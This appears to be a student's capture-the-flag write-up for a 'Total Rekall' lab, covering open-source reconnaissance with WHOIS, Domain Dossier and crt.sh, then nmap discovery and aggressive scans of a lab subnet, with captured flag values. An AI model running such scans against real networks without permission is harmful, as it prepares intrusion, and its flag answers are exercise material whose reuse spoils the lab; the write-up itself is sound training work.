
"New" Rekall Disclaimer

Going to Rekall may introduce risk:

Please seek medical assistance if you experience:
- Headache
- Vertigo
- Swelling
- Severe Pain
- Temporary blindness

Congrats, flag 15 is dksdf7sjd5sg

<u>Day 2 F1: Open Sourced exposed data:</u>
I needed to find more information on totalrekall.xyz domain there are a lot different open-sourced websites, like ICANN look up or centralops.net Domain Dossier to find additional information on domain names



Registry Expiration: 2026-02-02 23:59:59 UTC

Updated: 2025-02-03 15:00:40 UTC

Created: 2022-02-02 19:16:16 UTC

Contact Information

Registrant:

Handle: CR534509109

Name: sshUser alice

Phone: tel:+1.7702229999

Kind: individual

Mailing Address: h8s692hskasd Flag1 , Atlanta, Georgia, 30309

ISO-3166 Code: US

Contact Uri: mailto:jlow@2u.com

Technical:

Handle: CR534509110


A note about our privacy policies and terms of service:

We have updated our privacy policies and certain website terms of service to provide greater transparency, promote simplification, and align with recent changes in privacy laws applicable to us. Learn more.

This site uses cookies to deliver an efficient user experience and to help us see how the site is used. Learn more.

There you can see nameservers, addresses, actual locations.

<u>Day 2 F2: Open-sourced exposed data:</u> This website is what gave me the IP address of the website.



Domain Dossier Investigate domains and IP addresses

domain or IP address: totalrekall.xyz

☑ domain whois record ☐ DNS records ☐ traceroute
☐ network whois record ☐ service scan go

user: anonymous [107.155.42.119]
balance: 47 units
log in | account info

To obtain Whois data redacted because of the GDPR or privacy services, try ICANN's RDRS. [more information]

Address lookup


canonical name totalrekall.xyz.
aliases
addresses 13.248.243.5
76.223.105.230

Domain Whois record

Queried **whois.nic.xyz** with "**totalrekall.xyz**"...

```
Domain Name: TOTALREKALL.XYZ
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com/
Updated Date: 2025-02-03T15:00:40.0Z
Creation Date: 2022-02-02T19:16:16.0Z
Registry Expiry Date: 2026-02-02T23:59:59.0Z
Registrar: Go Daddy, LLC
Registrar IANA ID: 146
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registrant Organization:
```

<u>Day 2 F3: Open-sourced exposed data</u>: This one I needed to check the SSL certificates for the information I needed so there is a website call crt.sh and you can put in the domain name and it will give you all the certificates and the information



Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'


Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Common Name	Matching Identities	Issuer Name
16975511751	2025-02-28	2025-02-28	2025-05-29	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
16936726274	2025-02-25	2025-02-25	2025-05-26	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
15936381202	2024-12-30	2024-12-30	2025-03-30	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
15923754628	2024-12-29	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
15918948802	2024-12-28	2024-12-28	2025-03-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
15147473758	2024-10-30	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
13112116776	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
13112112288	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.xyz	C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA

© Sectigo Limited 2015-2025. All rights reserved.

<u>Day 2 F4: Nmap scan</u>


I ran this command nmap -sn 192.168.13.0/24 to see how many hosts were up on this subnetwork




```
┌──(root💀kali)-[~]
└─# nmap -sn 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-17 23:59 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000035s latency).
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Nmap scan report for 192.168.13.11
Host is up (0.000015s latency).
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Nmap scan report for 192.168.13.12
Host is up (0.000030s latency).
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Nmap scan report for 192.168.13.13
Host is up (0.000023s latency).
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Nmap scan report for 192.168.13.14
Host is up (0.000027s latency).
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Nmap scan report for 192.168.13.1
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 15.02 seconds

┌──(root💀kali)-[~]
└─#
```

There are 6 hosts up and one of them is my machine so I know there are 5 other machines on this subnet


Day 2 F5:Nmap scanning: To do a more aggressive scan on the ip addresses that I got from my previous scan. I ran a new nmap scan against all the of ips that were on that subnet. The I was able to see what ports are open, what service they are running on MAC addresses, what OS they are using.




```
┌──(root💀kali)-[~]
└─# nmap -A 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-18 00:15 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000051s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.05 ms 192.168.13.10
```




```
Nmap scan report for 192.168.13.11
Host is up (0.000011s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:C0:A8:0D:0B (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.11
```



```
Nmap scan report for 192.168.13.12
Host is up (0.000010s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title (text/html;charset=UTF-8).
|_http-favicon: Spring Java Framework
| http-methods:
|_  Potentially risky methods: PUT DELETE TRACE PATCH
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0C (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.01 ms 192.168.13.12
```

